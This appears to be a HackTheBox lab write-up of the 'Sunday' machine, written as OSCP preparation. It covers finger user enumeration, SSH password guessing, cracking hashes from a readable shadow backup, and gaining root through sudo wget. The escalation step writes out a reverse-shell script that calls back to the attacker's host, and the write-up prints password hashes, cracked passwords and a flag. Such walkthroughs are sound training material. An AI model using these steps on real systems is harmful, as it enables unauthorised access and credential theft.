HackTheBox – Sunday


PATH TO OSCP

–Filiplain

Wed 07 Jul 2021

Contents

1 HackTheBox Sunday



1.1 Objectives

- Enumerate Finger for valid user
- Get SSH access
- Use Wget to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.76

Ports Open

79
22022

Full Nmap Scan

```
PORT      STATE SERVICE VERSION
79/tcp    open  finger  Sun Solaris fingerd
|_finger: ERROR: Script execution failed (use -d to debug)
22022/tcp open  ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
45643/tcp open  unknown
```

1.3 Finger Enumeration

Finger will allow us to validate users if we provide usernames:

```
finger 'user'@sunday.htb
```

Let's try with root user:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ finger root@sunday.htb
Login       Name                TTY         Idle    When    Where
root     Super-User             pts/3        <Apr 24, 2018> sunday
```

We could validate many users at the same time:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ finger 'root 1 2 3 4 5 6 7 8'@sunday.htb
Login       Name                TTY         Idle    When    Where
root     Super-User             pts/3        <Apr 24, 2018> sunday
1                       ???
2                       ???
3                       ???
4                       ???
5                       ???
6                       ???
7                       ???
```

Let's try with usernames that this box could have based on the name, like "sun, sunny, sunday, sol, solaris":

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ finger 'root sunday sun sunny sol solaris'@sunday.htb
Login       Name                TTY         Idle    When    Where
root     Super-User             pts/3        <Apr 24, 2018> sunday
sunday                  ???
sun                     ???
sunny    sunny                  pts/3        <Apr 24, 2018> 10.10.14.4
sol                     ???
solaris                 ???
```

Now we have a valid user "sunny", let's get the password!

1.4 Getting SSH Access

We have SSH on port 22022 and to connect to it we have to set a key exchange algorithm the server supports:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ ssh sunny@sunday.htb -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-gro
WM5Slw5Ew8Mqkay+al2g==,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1

┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1 sunny@sunday.htb -p 22022
Password:
```

```
ssh -o KexAlgorithms=diffie-hellman-group1-sha1 sunny@sunday.htb -p
↪ 22022
```

For the password we could try the same names that we tried for the user:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1 sunny@sunday.htb -p 22022
Password:
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$
```

Password: sunday

1.5 Getting user

Now we have to go for the user Sammy. If we do a “sudo -l” we see that we can run ‘/root/troll’ as root, but this only does an “id” command:

```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$
```

Looking around we see a backup folder that contains a “shadow.backup”, and we have read permission:

```
sunny@sunday:/backup$ ls -la
total 5
drwxr-xr-x  2 root root   4 2018-04-15 20:44 .
drwxr-xr-x 26 root root  27 2020-07-31 17:59 ..
-r-x--x--x  1 root root  53 2018-04-24 10:35 agent22.backup
-rw-r--r--  1 root root 319 2018-04-15 20:44 shadow.backup
```

Now we have the password hash for the user sammy:

```
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

Let's save that hash into a file in our machine, so we can crack it with Hashcat or John.


Cracking Hash

I'm going to use John for this one:

```
john -w=/usr/share/wordlists/rockyou.txt hash
```

`sammy:cooldude!`

SSH as Sammy



1.6 Gettig Root

Trying “sudo -l” we see that wget can be runned as root by the user Sammy.

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
```

In this case we can read and overwrite files and get root access, like SSH keys or the Shadow file. In this case I’m going to overwrite “/root/troll” with a shell script, as we can run it as root whith the user sunny.

First we have to host a server with a reverse-shell script locally.

shell.sh:

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.14/8089 0>&1
```

To overwrite “/root/troll”:

```
sudo wget -O /root/troll http://10.10.14.14:8000/shell.sh
```

```
sammy@sunday:~$ sudo wget -O /root/troll http://10.10.14.14:8000/shell.sh
--22:09:03--  http://10.10.14.14:8000/shell.sh
           => `/root/troll'
Connecting to 10.10.14.14:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56 [text/x-sh]

100%[===================================>] 56            --.--K/s

22:09:03 (9.89 MB/s) - `/root/troll' saved [56/56]
```

Now we have to exceute “/root/troll” as the user sunny real quick, before the file gets its original values again.

```
sunny@sunday:~$ sudo /root/troll

┌──(filiplain㉿fsociety)-[~/oscp/htb/sunday]
└─$ nc -lvnp 8089
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.76.
Ncat: Connection from 10.10.10.76:54134.
bash: no job control in this shell
root@sunday:~#
root@sunday:~# cat /root/root.txt
fb40fab61d99d37536daeec0d97af9b8
root@sunday:~#
```